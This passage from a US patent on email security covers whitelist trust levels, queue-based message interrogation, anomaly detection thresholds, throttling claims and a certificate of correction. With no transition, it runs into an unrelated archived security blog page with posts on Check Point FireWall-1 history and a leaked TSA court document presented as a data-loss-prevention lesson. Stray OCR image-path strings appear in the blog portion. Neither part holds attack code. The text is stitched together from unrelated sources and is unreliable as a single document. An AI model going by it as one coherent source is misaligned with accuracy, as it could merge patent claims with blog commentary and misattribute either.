One issue with whitelists is that attackers or spammers can pretend to send messages from whitelisted addresses and therefore bypass filtering and anti-spam tools. It is relatively easy for an attacker to forge the sender information on messages. To overcome this limitation of whitelists, the system of the present invention allows the authentication of the sender information. There are several methods for integrating sender authentication with a whitelist system. In one embodiment, only authenticated senders can be whitelisted. Such a procedure can reduce the likelihood of forged senders testing whitelisted. However, in many environments, the percentage of messages that are authenticated is low, thereby reducing the effectiveness of whitelisting. Some embodiments of the present invention can allow both authenticated and unauthenticated senders to be whitelisted. In these embodiments, a higher trust value is given to messages from authenticated senders. SMIME and PGP offer mechanism for providing authentication.

such embodiment is depicted in FIG. **11**. As a non-limiting example, when a message **1105** is received from a sender on a whitelist **1115** an associated level of trust is retrieved or calculated **1135**. In some embodiments, the trust level value is a single value associated with the whitelist entry that simply requires retrieval. In other embodiments, the trust level value can be calculated as a weighted sum of various characteristics of the entry; in some such embodiments, the weights can be statically defined, defaulted subject to override by a user or other computer system or dynamically configurable. That associated level of trust can be compared to a threshold level **1140**. Any communications that have a trust level that meets or exceeds the trust level threshold can bypass message interrogation **1120** while communications that do not have a trust sufficient trust level will be processed with at least some interrogation. **1125**. Messages that bypass interrogation **1120** as well as messages that pass interrogation **1125** can be delivered to the intended recipient **1145**. In such an embodiment, messages not associated with a whitelist entry are subjected to interrogation and further processing **1150**.

embodiments of the present invention can allow the trust level threshold **1130** to be configured by an administrator, other user of the system or other computer systems.

Exclusion from Whitelist

The spam/threat detection according to present invention examines every outbound message and maintains a list of known outbound email addresses. The resulting list can then be used as the list of trusted senders. However, it may not be advisable in all cases to add every outbound message recipient to the list of trusted senders for incoming mail. For example, while a user may send a message to a newsgroup, that does not indicate that messages from this newsgroup should necessarily bypass mail filtering. To further illustrate, a user may send an unsubscribe message to a newsletter or in response to a spam message. Thus, there can be situations in which unconditional whitelist addition is not advisable. The system of the present invention allows certain exclusion conditions to be entered and applied.

These exclusion conditions can include rule sets, heuristics, artificial intelligence, decision trees, or any combination thereof. The conditions can be set by and administrator or other user of the system.

Multiple Queue Approach to Interrogation of Electronic Communications

With reference to FIG. **7**, a multiple queue approach is provided for applying a plurality of risk assessments to a received communication.

Messages are first placed in an unprocessed message store **730**, a portion of the SDS, for advanced processing and administration. Messages come in from an external source **740** and are placed in this store **730**. This store **730** maintains physical control over the message until the end of the process or if a message does not pass interrogation criteria and is, therefore, quarantined.

An index to the message in the store **730** is used to pass through each of the queues **771**B, **781**B-**784**B, **791**B in the queuing layer **720** and to the interrogation engines **771**A, **781**A-**784**A, **791**A instead of the actual message itself to provide scalability and performance enhancements as the index is significantly smaller than the message itself.

Both the queues and the interrogation engines use the index to point back to the actual message in the unprocessed message store **730** to perform actions on the message. Any suitable index allocation approach may be used to assign an index to a received message, or communication. For instances, indices may be assigned by incrementing the index assigned to the previously received communication beginning with some fixed index such as 0 for the first received communication; the index could be reset to the fixed starting point after a sufficiently large index has been assigned. In some embodiments, an index may be assigned based upon characteristics of the received communication such as type of communications, time of arrival, etc.

This approach provides independent processing of messages by utilizing a multi-threaded, multi-process methodology, thereby providing a scalable mechanism to process high volumes of messages by utilizing a multi-threaded, multi-process approach.

By processing messages independently, the queueing layer **720** decides the most efficient means of processing by either placing an index to the message on an existing queue or creating a new queue and placing the index to the message on that queue. In the event that a new queue is created, a new instance of the particular interrogation engine type will be created that will be acting on the new queue.

Queues can be added or dropped dynamically for scalability and administration. The application administrator can, in one preferred embodiment, configure the original number of queues to be used by the system at start-up. The administrator also has the capability of dynamically dropping or adding specific queues or types of queues for performance and administration purposes. Each queue is tied to a particular interrogation engine where multiple queues and multiple processes can exist.

Proprietary application-specific engines can act on each queue for performing content filtering, rules-based policy enforcement, and misuse prevention, etc. A loosely coupled system allows for proprietary application-specific applications to be added enhancing functionality.

This design provides the adaptive method for message interrogation. Application-specific engines act on the message via the index to the message in the unprocessed message store for completing content interrogation.

Administration of the queues provides the retrieving message details via an appropriate interface such as a Web, e-mail and/or telephone based interface system as discussed above in order to facilitate access and management by the application administrator. Administration of the queues allows the administrator to select message queue order (other than the system default) to customize the behavior of the system to best meet the needs of the administrator's particular network and system configuration.

FIGS. **8**A-**8**B are flow charts depicting use of the multiple queue approach to access risk associated with a received communication. At step **802** a determination is made is the start-up of the process is being initiated; steps **805** and **807** are performed to read appropriate configuration files from the SDS to determine the type, number and ordering of interrogation engines and the appropriate queues and instances are created. If not, the process waits at step **810** for receipt of a communication.

Upon receipt at step **812**, the communication is stored in a portion of the SDS referred to as the unprocessed message store. The communication is assigned at step **815** an index used to uniquely identify it in the unprocessed message store, and this index is placed in the first queue based upon the ordering constraints.

The processing that occurs at step **810** awaiting receipt of communication continues independently of the further steps in this process, and will consequently spawn a new traversal of the remainder of the flow chart with each received communication. In some embodiments, multiple embodiments, multiple instances of step **810** may be simultaneously awaiting receipt of communications.

In some embodiments, the receipt of a communication may trigger a load evaluation to determine if additional interrogation engines and associated queues should be initiated. In other embodiments, a separate process may perform this load analysis on a periodic basis and/or at the direction of an application administrator.

The index moves through the queue **820** until it is ready to be interrogated by the interrogation engine associated with the queue as determined in step **825**. This incremental movement is depicted as looping between steps **820** and **825** until ready for interrogation. If the communication is not ready for evaluation at step **825**, the communication continues moves to move through the queue at step **820**. If the communication is ready, the index is provided to the appropriate interrogation engine at step **830** in FIG. **8**B.

The interrogation engine processes the communication based upon its index in step **830**. Upon completion of interrogation in step **835**, the interrogation creates a new risk profile associated with the received communication based upon the interrogation.

If additional interrogations are to occur (step **840**), the index for the communication is place in a queue for an instance of the next interrogation type in step **845**. Processing continues with step **820** as the index moves through this next queue.

If no more interrogations are required (step **840**), a further check is made to determine if the communication passed interrogation by all appropriate engines at step **850**. If the communication passed all interrogations, then it is forwarded to its destination in step **855** and processing with respect to this communication ends at step **870**.

If the communication failed one or more interrogation as determined at step **850**, failure processing occurs at step **860**. Upon completion of appropriate failure processing, processing with respect to this communication ends at step **870**.

Failure processing may involve a variety of notification and/or corrective measures. Such notifications and/or correc-

tive measures may include those as discussed above and in further detail below with respect to anomaly detection.

Anomaly Detection Process

The Anomaly Detection process according to an exemplary embodiment of the present invention uses three components as depicted in FIG. **6**:

1. Collection Engine

This is where the actual collection of data occurs. The collection engine receives a communication directed to or originating from an application server. One or more tests are applied to the received communication. These one or more tests may correspond to the various risk assessments discussed above.

The collection engine in one preferred embodiment as depicted in FIG. **6** uses the multiple queue approach discussed above, however, this particular collection engine architecture is intended as exemplary rather than restrictive with respect to collection engines usable within the context of this anomaly detection process.

As depicted in FIG. **6**, the collection engine includes one or more interrogation engines of one or more interrogation engine types in an interrogation layer **610**. Associated with each interrogation engine type in a queuing layer **620** is at least one indices queue containing the indices of received communication awaiting interrogation by an interrogation engine of the associated type. Collectively, the queuing layer **620** and the interrogation layer **610** from the collection engine. A received communication is received, stored in the SDS and assigned an index. The index is queued in the queuing layer for processing through the collection engine.

2. Analysis Engine

The data collected by the previous component is analyzed for unusual activity by the anomaly detection engine **640**. The Analysis is based on data accumulated from analysis of previously received communications over a period of time. A set of predefined heuristics may be used to detect anomalies using dynamically derived or predetermined thresholds. A variety of anomaly types may be defined generally for all types of Internet application communications while others may be defined for only particular application types such as e-mail or Web. The data associated with previously received communications and appropriate configuration data **630** are stored in the SDS.

The set of anomaly types that the analysis engine will detect may be selected from a larger set of known anomaly types. The set of interest may be set at compile time or configurable at run time, or during execution in certain embodiments. In embodiments using the set approach all anomaly types and configuration information are set within the analysis engine. In some such embodiments, different sets of anomalies may be of interest depending upon the type of communication received. In configurable at run time embodiments, anomaly types are read from a configuration file or interactively configured at run time of the analysis engine. As with the set approach, certain anomaly types may be of interest with respect to only selected types of communication. Finally, in some embodiments (including some set or configurable ones), an interface such as described above may be provided allowing reconfiguration of the anomaly types of interest and parameters associated therewith while the analysis engine is executing.

The thresholds for various types of anomalies may be dynamically determined based upon the data associated with previously received communications. Alternatively, an interface may be provided to an application administrator to allow configuration of particular thresholds with respect to individual anomaly types. In some embodiments, thresholds by default may be dynamically derived unless specifically configured by an application administrator.

Anomalies are typically detected based upon a specific time period. Such a time period could be a particular fixed period (e.g., prior month, prior day, prior year, since security device's last reboot, etc.) and apply to all anomaly types. Alternatively, the time period for all anomaly type individually, may be configurable by an application administrator through an appropriate interface such as those discussed above. Some embodiments may support a fixed period default for all anomaly types, or each anomaly type individually, which may be overridden by application administrator configuration.

In one preferred embodiment, as depicted in FIG. **6**, information from the risk profiles **642**, **644**, **646** generated by the collection engine is compared with the acquired thresholds for anomaly types of interest. Based upon these comparisons, a determination is made as to whether the received communication is anomalous, and if so, in what way (anomaly type) the communication is anomalous.

In one preferred embodiment, the stored risk profile associated with the received communication is aggregated with data associated with previously received communications of the same type. This newly aggregate data set is then used in analysis of subsequently received communications of that type.

If an anomaly is detected, an anomaly indicator signal is output. The outputted signal may include data identifying the anomaly type detected and the communication in which the anomaly was detected such as alert data **650**. Various types of anomalies are discussed below with respect to e-mail application security. These types of anomalies may be detected using the specific detection approach discussed below or any of the aforementioned alternative anomaly detection approaches.

3. Action Engine

Based on the analysis, this component takes a decision of what sort of action needs to be triggered. Generally the action involves altering the administrator of the ongoing unusual activity. An alert engine **660** performs this task by providing any appropriate notifications and/or initiating any appropriate corrective actions.

The outputted signal may trigger a further response in some embodiments; alternatively, the outputted signal may be the response. In one preferred embodiment, the outputted signal may be a notification to one or more designated recipient via one or more respective, specified delivery platform. For instance, the notification could be in the form of an e-mail message, a page, a facsimile, an SNMP alert, an SMS message, a WAP alert, OPSEC warning a voice phone call or other suitable message. Alternatively, such a notification could be triggered by the outputted signal.

Instead of or in addition to a notification, one or more corrective measures could be triggered by the outputted signal. Such corrective measures could include refusing acceptance of further communications from the source of the received communication, quarantining the communication, stripping the communication so that it can be safely handled by the application server, and/or throttling excessive numbers of incoming connections per second to levels manageable by internal application servers.

In one preferred embodiment, an interface may be provided that allows an application administrator to selectively configure a desired response and associate this configured response with a particular anomaly type such that when an anomaly of that type is detected the configured response occurs.

FIG. **4** depicts a flow chart in a typical anomaly detection process according to one preferred embodiment of the present invention. The process starts in step **410** by initializing various constraints of the process including the types of anomalies, thresholds for these types and time periods for which prior data is to be considered. This information may be configured interactively at initiation. In addition to, or instead of, the interactive configuration, previously stored configuration information may be loaded from the SDS.

The process continues at step **420** where anomaly definitional information is read (e.g., Incoming messages that have the same attachment within a 15 minute interval). A determination is then made as to whether a new thread is needed; this determination is based upon the read the anomaly details (step not shown). In step **430**, if a new thread is required, the thread is spun for processing in step **450**. In step **440**, the process sleeps for a specified period of time before returning to step **420** to read information regarding an anomaly.

Once processing of the new thread commences in step **450**, information needed to evaluate the anomaly is retrieved from appropriate locations in the SDS, manipulated if needed, and analyzed in step **460**. A determination in step **470** occurs to detect an anomaly. In one preferred embodiment, this step uses predetermined threshold values to make the determination; such predetermined threshold values could be provided interactively or via a configuration file. If an anomaly is not detected, the process stops.

If an anomaly is detected, an anomaly indicator signal is output at step **480** which may result in a notification. The possible results of anomaly detection are discussed in more detail above with respect to the Action Engine.

The type of anomalies may vary depending upon the type and nature of the particular application server. The following discussion provides exemplary definitions of anomalies where e-mail is the application context in question. Anomalies similar, or identical, to these can be defined with respect to other application server types.

There are many potential anomaly types of interest in an e-mail system. The analysis is based on the collected data and dynamic rules for normality based on the historic audited data. In some embodiments, an application administrator can be provided with an interface for configuring predefined rules with respect to different anomaly types. FIG. **5** provides a sample screen for such an interface. The interface functionality may be provided via a Web server running on the security enhancement device or other suitable interface platform as discussed above.

In one preferred embodiment, the threshold value for the analysis for each anomaly is derived from an anomaly action table. The action for each anomaly is also taken from this table. The analysis identifies that some thing unusual has occurred and hands over to the action module. Enumerated below with respect to e-mail are anomalies of various types.

1. Messages from same IP Address—The point of collection for this anomaly is SMTPI/SMTPIS service. SMTPI/SMTPIS has information about the IP address from which the messages originate. The IP address is stored in the SDS. The criterion for this anomaly is that the number of message for the given period from the same IP address should be greater than the threshold. Based on the level of threshold, suitable alert is generated.
2. Messages from same Address (MAIL FROM)—The point of collection for this anomaly is SMTPI/SMTPIS service. SMTPI/SMTPIS has information about the address (MAIL FROM) from which the messages originate. The determined address is stored in the SDS. The criterion for this anomaly is that the number of message for the given period with the same MAIL FROM address should be greater than the threshold. Based on the level of threshold, suitable alert is generated.
3. Messages having same Size—The point of collection for this anomaly is SMTPI/SMTPIS service. SMTPI/SMTPIS has information about the size of the messages. The size of the message is stored in the SDS. This size denotes the size of the message body and does not include the size of the headers. The criterion for this anomaly is that the number of message for the given period with a same size should be greater than the threshold. Based on the level of threshold, suitable alert is generated.
4. Messages having same Subject—The point of collection for this anomaly is SMTPI/SMTPIS has information about the subject line of the message. The subject line information for the message is stored in the SDS. The criterion for this anomaly is that the number of message for the given period with the same subject line should be greater than the threshold. Based on the level of threshold, suitable alert is generated.
5. Messages having same Attachment—The point of collection for this anomaly is the MIME ripper Queue. The MIME Ripper Queue parses the actual message into the constituent MIME parts and stores the information in the SDS. A part of this information is the attachment file name. The criterion for this anomaly is that the number of message for the given period with same attachment name should be greater than the threshold. Based on the level of threshold, suitable alert is generated.
6. Messages having same Attachment Extension—The point of collection for this anomaly is the MIME Ripper Queue. The MIME Ripper Queue parses the actual message with the constituent MIME parts and stores the information in the SDS. A part of this information is the attachment file extension. The criterion for this anomaly is that the number of message for the given period with same extension should be greater than the threshold. Based on the level of threshold, suitable alert is generated.
7. Messages having Viruses—This anomaly will be detected only if any of the anti-virus queues are enabled. The point of collection for this anomaly is the anti-virus Queue. The anti-virus Queue scars for any viruses on each individual MIME parts of the message. The scan details are stored in the SDS. A part of this information is the virus name. The criterion for this anomaly is that the number of message for the given period detected with viruses should be greater than the threshold. Based on the level of threshold, suitable alert is generated.
8. Messages having same Virus—This anomaly will be detected only if any of the anti-virus queues are enabled. The point of collection for this anomaly is the anti-virus Queue. The anti-virus Queue scans for any viruses on each individual MIME parts of the message. The scan details are entered into the SDS. A part of this information is the virus name. The criterion for this anomaly is that the number of message for the given period detected with same virus should be greater than the threshold. Based on the level of threshold, suitable alert is generated.

The table below depicts the fields in an anomaly table in one preferred embodiment using a relational database model for storing this information in the SDS.

SI No.	Field Name	Data Type	Remarks
1.	anm_type	int	Primary key. Unique identifier for all anomalies. The list is given in next section
2.	artm_name	varchar	Name of the Anomaly (Tag for the UI to display)
3.	can_display	tinyint	Anomaly is displayable or not in UL 0 - Do not display 1 - Display
4.	is_enabled	tinyint	Specifies if the anomaly is enabled or not 0 - Disabled 1 - Enabled
5.	anm_period	int	Time in minutes. This time specifies the period for the anomaly check.

The table below depicts the fields in an anomaly action table in one preferred embodiment using a relational database model for storing this information in the SDS.

SI No.	Field Name	Data Type	Remarks
1.	anm_type	int	Foreign key from anomaly table.
2.	anm_thresh	int	This value specifies the threshold for a particular action to be taken.
3.	alert_type	int	This is foreign key from alert_type table. This value specifies the type of alert to be sent to the alert manager when this anomaly is detected.

Throughout this application, various publications may have been referenced. The disclosures of these publications in their entireties are hereby incorporated by reference into this application in order to more fully describe the state of the art to which this invention pertains.

The embodiments described above are given as illustrative examples only. It will be readily appreciated by those skilled in the art that many deviations may be made from the specific embodiments disclosed in this specification without departing from the invention. Accordingly, the scope of the invention is to be determined by the claims below rather than being limited to the specifically described embodiments above.

What is claimed is:

1. A data traffic management system, the system comprising:

a communication interface adapted to allow communication between the management system and a network;

a system data store comprising one or more data storage elements, wherein the system data store is capable of storing:

one or more sets of data traffic management goals; and classification information;

a system processor in communication with the communication interface and the system data store, wherein the system processor comprises one or more processing elements and the one or more processing elements are programmed or adapted to:

receive a data packet directed to or from a recipient system;

apply one or more tests to the received data packet, wherein each of the one or more tests evaluates the received data packet based upon the classification information;

identify a classification associated with the received data packet based upon the applied one or more tests and the classification information, the classification identifying one or more types of traffic comprised by the received data packet identified by the one or more tests; and

throttle traffic associated with the data packet, the throttling based upon the classifications identified for the data packet and based upon the one or more sets of data traffic management goals, and wherein the throttling of traffic throttles excessive numbers of incoming connections per second to levels manageable by internal application servers, and wherein the traffic management goals are derived from goal-based testing comprising:

receiving threat information from one or more sources;

reducing the threat information into a canonical form;

extracting features from the reduced threat information;

producing rules based on the features and the traffic management goals;

testing the rules against sets of test data and comparing the outcome of the testing to the traffic management goals;

refining the rules if one or more tests fail until the tests succeed within an acceptable margin of error; and

propagating the rules to one or more application layer security systems, wherein the application layer security systems, implementing the rules, achieve the traffic management goals.

2. The system of claim **1**, wherein the system processor is operable to receive instructions to throttle specific classifications of electronic communications.

3. The system of claim **1**, wherein the system processor is operable to evaluate the classification of the data packet against a rule set associated with the communications to determine whether to throttle the traffic associated.

4. The system of claim **1**, wherein the data store further comprises a plurality of evaluation queues, each of the evaluation queues being associated with one of the plurality of tests and defining an order in which the electronic communications are tested.

5. The system of claim **4**, wherein the system processor is operable to advance an electronic message, packet or stream based upon the data packet comprising a high priority classification to throttle traffic associated with the data packet.

6. The system of claim **1**, wherein the classifications comprise one or more of business email, personal email, chain letters, adult language, porn, web product offerings, newsletters, mailing lists, trojans, financial transactions, games, downloads, entertainment, application service providers, business applications, worms or viruses.

7. The system of claim **1**, wherein the system processor derives classification information from a plurality of data packets of a known classification.

8. The system of claim **1**, wherein the system processor receives classification information from a spam database, a virus information database, an intrusion information database or combinations thereof.

9. The system of claim **8**, wherein each classification of undesirable traffic is assigned a value that corresponds to a level of undesirability for the classification.

10. The system of claim 1, further comprising forwarding traffic associated with the data packet based on the classification associated with the data packet.

11. The system of claim 1, wherein the system processor is operable to allow traffic associated with the data packet to be processed more quickly to throttle traffic associated with the data packet.

12. A computer-implemented method comprising:

receiving a traffic stream through a communication interface, the traffic stream comprising a plurality of data packets;

storing the packets in computer memory;

applying a plurality of tests to at least one of the plurality of data packets, each of the plurality of tests being operable to identify a characteristic associated with said at least one of the plurality of data packets;

determining a classification associated with the traffic stream based upon results associated with each of the application of the plurality of tests to said at least one of the plurality of data packets; and

throttling, using one or more processors, the traffic stream based upon the determined classification associated with the traffic stream and based upon the one or more sets of data traffic management goals, wherein the throttling of the traffic stream throttles excessive numbers of incoming connections per second to levels manageable by internal application servers, and wherein the traffic management goals are derived from goal-based testing comprising:

receiving threat information from one or more sources;

reducing the threat information into a canonical form;

extracting features from the reduced threat information;

producing rules based on the features and the traffic management goals;

testing the rules against sets of test data and comparing the outcome of the testing to the traffic management goals;

refining the rules if one or more tests fail until the tests succeed within an acceptable margin of error; and

propagating the rules to one or more application layer security systems, wherein the application layer security systems, implementing the rules, achieve the traffic management goals.

13. The method of claim 12, wherein the classifications comprise one or more of business email, personal email, chain letters, adult language, porn, web product offerings, newsletters, mailing lists, trojans, financial transactions, worms or viruses.

14. The method of claim 13, wherein the plurality of tests are operable to further derive similarities to previously received messages having a known classification.

15. The method of claim 13, further comprising weighting the results of each of the plurality of tests based upon a correlation between the characteristic identified by the test and a particular classification of traffic.

16. The method of claim 13, wherein the traffic streams are throttled based upon a traffic management policy.

17. The method of claim 12, further comprising receiving instructions to throttle specific classifications of electronic communications, and wherein throttling the traffic streams is based upon receipt of the instructions.

18. The method of claim 12, further comprising evaluating the classification of the data packet against a rule set associated with the communications to determine whether to throttle the traffic associated.

19. The method of claim 12, further comprising deriving the plurality of tests from data packets of known classification.

20. The method of claim 12, wherein each classification is assigned a value that corresponds to a level of undesirability associated with the classification, and association of the traffic stream with the classification associates the traffic stream with the corresponding level of undesirability associated with the classification.

21. The method of claim 12, further comprising forwarding the traffic stream to a recipient of the traffic stream based upon the classification associated with the data packets comprising the traffic stream.

22. Non-transitory computer readable media storing instructions that upon execution are operable to cause one or more processors to perform operations comprising:

receiving a traffic stream comprising a plurality of data packets;

applying a plurality of tests to at least one of the plurality of data packets, each of the plurality of tests being operable to identify a characteristic associated with the traffic stream, the characteristics comprising points of comparison between the traffic stream and known classifications of traffic streams;

determining a classification associated with the traffic stream based upon results associated with each of the application of the plurality of tests to said at least one of the plurality of data packets;

throttling the traffic stream based upon the determined classification associated with the traffic stream and based upon the one or more sets of data traffic management goals, and wherein the throttling of the traffic stream throttles excessive numbers of incoming connections per second to levels manageable by internal application servers, and wherein the traffic management goals are derived from goal-based testing comprising:

receiving threat information from one or more sources;

reducing the threat information into a canonical form;

extracting features from the reduced threat information;

producing rules based on the features and the traffic management goals;

testing the rules against sets of test data and comparing the outcome of the testing to the traffic management goals;

refining the rules if one or more tests fail until the tests succeed within an acceptable margin of error; and

propagating the rules to one or more application layer security systems, wherein the application layer security systems, implementing the rules, achieve the traffic management goals.

23. The non-transitory computer readable media of claim 22, wherein the classifications comprise one or more of business email, personal email, chain letters, adult language, porn, web product offerings, newsletters, mailing lists, trojans, financial transactions, worms or viruses.

24. The non-transitory computer readable media of claim 22, further operable to cause the processor to perform the step of weighting the results of each of the plurality of tests based upon a correlation between the characteristic identified by the test and a particular classification of traffic.

* * * * *

UNITED STATES PATENT AND TRADEMARK OFFICE

CERTIFICATE OF CORRECTION

PATENT NO.	: 8,042,149 B2
APPLICATION NO.	: 11/754669
DATED	: October 18, 2011
INVENTOR(S)	: Paul Judge

It is certified that error appears in the above-identified patent and that said Letters Patent is hereby corrected as shown below:

Col. 1, on page 1 of the Continuity Data, Line 7, after "is" add "a continuation of U.S. Application Ser. No. 11/388,575 (now U.S. Patent No. 7,225,466) filed March 24, 2006, which is a continuation of U.S. Application Ser. No. 10/361,091 (now U.S. Patent No. 7,096,498) filed February 7, 2003, which is"

Col. 1, on page 1 of the Continuity Data, Line 8, after "10/093,553" add "(now U.S. Patent No. 6,941,467)"

Col. 1, on page 1 of the Continuity Data, Line 9, after "10/094,221" add "(now U.S. Patent No. 7,458,098)"

Col. 1, on page 1 of the Continuity Data, Line 9, after "10/094,266" add "(now U.S. Patent No. 7,124,438)"

Col. 1, on page 1 under Background, Line 20, Column 1, after "spam," add "worms,"

On page 7 of Claims, Claim 59, Line 12, Column 36, Line 34 (Approx.), in Claim 22, after "goals" delete "and"

Signed and Sealed this
Twenty-fourth Day of April, 2012

David J. Kappos

David J. Kappos
Director of the United States Patent and Trademark Office

The Wayback Machine - https://web.archive.org/web/20140102143305/http://phoneboy…
Login

PhoneBoy's Security Theater

Views on Information Security from the guy who brought you ye olde PhoneBoy FireWall-1 FAQ

Blast from the CHKP Past: Can't Talk to Translated IP from Internal Net

It's pretty obvious from looking through the number of 404s I'm seeing in Google's Webmaster tools that a lot of pages still link to old stuff I wrote about Check Point FireWall-1. I'm actually trying to "fix" these 404s now by resurrecting some of the old content. Not updating it, of course, but at least making the links point to something semi-useful, if historical.

This is one of those articles, obviously not at it's original URL, but the original URLs will point here. What amazes me about this particular article is that it's still relevant today as NAT really hasn't fundamentally changed in the Check Point products for some time. The basic concepts are still the same, too, and other than the implementation details, is probably relevant for other security products, too.

Bottom line: NAT only works if the firewall is in the path of the communication. How do you know? Follow the bouncing packet, otherwise known as Troubleshooting 101.

Hit the break to see this old FAQ in all its ASCII network mapped glory.

Read more »

Upvote 0
Tweet

0 responses // Posted about 1 month ago

The TSA and A Lesson in Data Loss Prevention

From PhoneBoy Speaks Ep 305: Threat? What Threat?

> In sealed court documents accidentally leaked on a US Federal government website, the US government basically admits that there has been no attempted domestic hijackings of any kind in the 12 years since 9/11. Furthermore, at least as of mid-2011, terrorist threat groups present in the Homeland are not known to be actively plotting against civil aviation targets or airports.

It gets better. Jonathan Corbett, the guy who has been challenging the feds on the constitutionality and the effectiveness of the TSA in the courts, was told by the US Justice Department to take down his comments about a sealed document he wasn't allowed to talk about, but the government themselves posted the unredacted version on their site and other sites made it public.

The same is true for Corbett's comments about those documents, the Justice Department asked him to remove from his site, but they apparently forgot to tell Google as it was still in their cache!

This is a clear demonstration of what can happen if confidential data inadvertently leaves your organization. Clearly this unredacted, sealed legal brief should have never been made public. Thankfully, in this case, it was, but surely some folks in the US Government weren't happy with this lapse. Neither would your employer if it's your company's secret plans for world domination that got leaked.

Likewise, if you inadvertently leak information on your own website, or someone else does, even if you can manage to get it taken down, Google takes a while to forget it saw it. The rest of the Internet won't necessarily forget, though. Ever.

So what are your plans for Data Loss Prevention in your organization? Are you even employing any DLP technology? Is it actually catching real incidents of data loss or is everyone going around it?


I'm not saying DLP is a panacea or 100% effective, but if you're not doing it, then you don't have any idea where your corporate information might end up.

Upvote 0
Tweet

0 responses // Posted 3 months ago


FireWall-1 User Interface from 3.0

If you ran Check Point FireWall-1 on SunOS or Solaris, you probably remember this screen:



This is a screen capture from fwui, the management interface for FireWall-1. Actually FireWall-1 2.0 and 2.1 looked like this too.

Meanwhile if you ran the management interface on Windows, you were presented with something like this:



You could actually run the firewall on Windows NT as of 2.1, though it took until 2.1c until it was reasonably stable.

Actually you could run something that looked like the Windows UI on Solaris with Motif, which Check Point charged extra for. Eventually the Motif and the OpenLook GUI were deprecated and what we now refer to as SmartDashboad only runs on Windows.

And, of course, there are far more GUI clients these days--about a dozen or so if I remember correctly. But then again, the product does so much more today than it did back in the mid 1990s.

And yes, I remember those days quiet fondly.
Upvote 0
Tweet

2 responses // Posted 5 months ago

Blast from the CHKP Past: Can't Get Putkeys to Work

For those of you who never had to work with Check Point FireWall-1 4.1 and earlier, you're lucky you likely never EVER had to use putkeys.

The fw putkey was used to establish authentication between the Management and Firewall modules. The problem was: the authentication would frequently break. Especially in larger, distributed environments. Often for reasons that no one outside of a few developers in Tel Aviv never fully understood.

The eventual replacement for fw putkey was SIC, which was added in FireWall-1 NG (5.0). It is based on certificates and is way easier to set up. It's also far less prone to random breakage.

The following classic article is presented for nostalgia purposes only. Hopefully no one in their right mind still needs this article, which was very popular on my FireWall-1 FAQ back in the day. It was the collective wisdom of my peers and my own experience as of around 2000 or so.

Read more »

Upvote 1
Tweet

